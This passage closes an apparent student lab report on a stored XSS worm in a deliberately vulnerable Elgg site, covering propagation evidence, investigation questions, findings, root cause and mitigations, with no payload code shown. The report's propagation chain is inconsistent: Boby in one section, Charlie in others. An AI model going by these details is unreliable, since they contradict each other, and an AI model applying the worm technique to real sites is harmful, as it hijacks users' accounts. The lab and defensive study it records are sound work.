


Fig. 15 Alice's profile containing the copied worm

Boby subsequently visited Alice's profile. The copied payload executed again, dynamically identified Boby as the current user and stored itself in Boby's profile.




Fig. 16 Boby's profile after the worm propagated

8.7 Confirmed Propagation

The observed propagation chain was:

Samy → Alice → Boby

This confirmed that the payload was not simply a one-time XSS exploit; it had acquired the ability to replicate itself between user profiles.

9. Attack Progression

```
TASK 1
Stored XSS
JavaScript executes in victim browser
    ↓
TASK 2
Request Analysis + Exploitation
Authenticated application action
    ↓
TASK 3
Profile Modification
Modify Alice's profile
    ↓
TASK 4
Self-Propagating XSS Worm
Payload copies itself between profiles
```

10. Investigation Perspective

The laboratory also provided an opportunity to consider the attack from an investigator's perspective. Charlie can be treated as an investigator attempting to understand the activity observed within the application.

Which account introduced the malicious content?

The initial malicious payload originated from Samy's account.

Which accounts were subsequently affected?

The demonstrated propagation was Samy → Alice → Charlie. Bobby was an additional victim account available in the laboratory.

What evidence could identify the attack?

Potential evidence includes unexpected JavaScript in profile fields, unauthorised profile modifications, unexpected friend relationships, suspicious HTTP requests and identical malicious script content across profiles.

What would indicate propagation?

The same malicious script appearing in multiple profiles, combined with infection following profile visits, would provide strong evidence of self-propagation.

11. Findings Summary

ID	Finding	Demonstrated Impact
F-01	Stored XSS	Attacker-controlled JavaScript executed in another user's browser
F-02	Insufficient protection of authenticated actions	JavaScript could trigger application functionality
F-03	Unauthorised profile modification	Alice's profile was modified automatically
F-04	Self-propagating XSS	Malicious script copied itself between user profiles

12. Technical Root Cause

The primary root cause was insufficient handling of untrusted user-supplied profile content. The application allowed attacker-controlled HTML/JavaScript to be stored and subsequently interpreted by the browser.

```
graph TD
    A[Attacker-controlled input] --> B[Application stores input]
    B --> C[Input rendered in profile]
    C --> D[Browser interprets JavaScript]
    D --> E[Script executes in application's origin]
    E --> F[Authenticated actions become possible]
```

13. Security Impact

- Unauthorised JavaScript execution when another user viewed an infected profile.
- Unauthorised application actions using the victim's authenticated browser context.
- Unauthorised profile modification.
- Automated manipulation of social relationships.
- Self-propagation between user profiles.

14. Recommended Mitigations

14.1 Output Encoding

User-controlled profile information should be contextually encoded before being rendered into HTML so that data cannot be interpreted as executable JavaScript.

14.2 HTML Sanitisation

If profile fields must support HTML formatting, use a strict allowlist-based HTML sanitiser and remove executable elements and dangerous attributes.

14.3 Content Security Policy

Implement a strong Content Security Policy as an additional defensive layer, restricting untrusted scripts and avoiding unrestricted inline JavaScript.

14.4 Server-Side Validation

Apply security controls on the server rather than relying only on client-side validation.

14.5 CSRF Protection

Use robust CSRF protection for state-changing operations. CSRF protection should not be treated as a replacement for XSS prevention.

14.6 Secure Session Management

HttpOnly cookies can reduce direct JavaScript access to session cookies, but they do not by themselves prevent XSS from performing authenticated actions. Preventing script execution remains the primary control.

15. Lessons Learned

Web application reconnaissance

Understanding normal application behaviour is an important first step before attempting exploitation.

HTTP request analysis

Capturing legitimate requests provides insight into how browser actions are translated into server-side operations.

Stored XSS

The exercise demonstrated the difference between identifying XSS and understanding its practical impact.

JavaScript and AJAX

The exercise required practical understanding of JavaScript, XMLHttpRequest, HTTP POST requests and URL-encoded parameters.

Authenticated application actions

XSS is dangerous even when session cookies themselves cannot be directly accessed, because malicious JavaScript may still interact with the application as the user.

Self-propagating attacks

The final task demonstrated how stored XSS can potentially be transformed from an isolated vulnerability into a propagation mechanism.

Investigation

HTTP request analysis and examination of affected profiles provide useful starting points for investigating web-based attacks.

16. Evidence Summary

Figure	Evidence
Figure 1	Lab accounts
Figure 2	Task 1 XSS payload in Samy's profile
Figure 3	XSS alert executing in Alice's browser
Figure 4	HTTP Headers Live showing legitimate friend request
Figure 5	Add-Friend JavaScript
Figure 6	Malicious code inserted into Samy's About Me field
Figure 7	Alice's friend list before exploitation
Figure 8	Alice's friend list after exploitation
Figure 9	Legitimate profile-edit request
Figure 10	Task 3 JavaScript payload
Figure 11	Alice's profile showing 'Samy is my hero'
Figure 12	Console showing the worm script being identified
Figure 13	Final self-propagating worm payload
Figure 14	Self-propagation diagram / attack chain
Figure 15	Alice's profile containing the copied worm
Figure 16	Boby's profile after propagation

17. Conclusion

This assessment demonstrated the progression of a stored XSS vulnerability from a basic proof of concept into a self-propagating attack within a deliberately vulnerable Elgg environment.

Task 1 established that attacker-controlled JavaScript could be stored within a profile and executed when another user accessed the profile.

Task 2 demonstrated the importance of HTTP request analysis. By observing a legitimate friend-addition request and reconstructing its behaviour using JavaScript, an authenticated application action could be triggered from the victim's browser.

Task 3 extended this capability to profile modification, demonstrating that Alice's profile could be changed automatically to contain the message "Samy is my hero".

Task 4 represented the most significant escalation. The payload was modified to dynamically identify the current user and copy its own script into that user's profile. Testing demonstrated successful propagation from Samy to Alice and subsequently to Charlie.

The exercise demonstrates an important web security principle: stored XSS is not simply a problem of displaying an unwanted alert. When malicious JavaScript executes within an authenticated application context, it can potentially interact with application functionality, modify data and, if the application and payload allow it, propagate between users.

The investigation perspective also demonstrated the value of combining offensive and defensive thinking: understanding legitimate HTTP requests, identifying abnormal application behaviour, tracing affected accounts and examining repeated malicious content are all useful skills when analysing web application attacks.

All exploitation described in this report was performed exclusively within the intentionally vulnerable laboratory environment for educational purposes.

Appendix A — Portfolio Presentation Notes

For publication on GitHub or LinkedIn, screenshots should be cropped to remove irrelevant browser information or personal data. Lab credentials should not be published. The report should remain explicitly scoped to the deliberately vulnerable training environment.

Suggested project title: From Stored XSS to a Self-Propagating XSS Worm — Elgg Web Security Assessment

Suggested technologies: Elgg · JavaScript · HTTP · AJAX/XMLHttpRequest · HTTP Headers Live · Browser Developer Tools · XSS · Web Security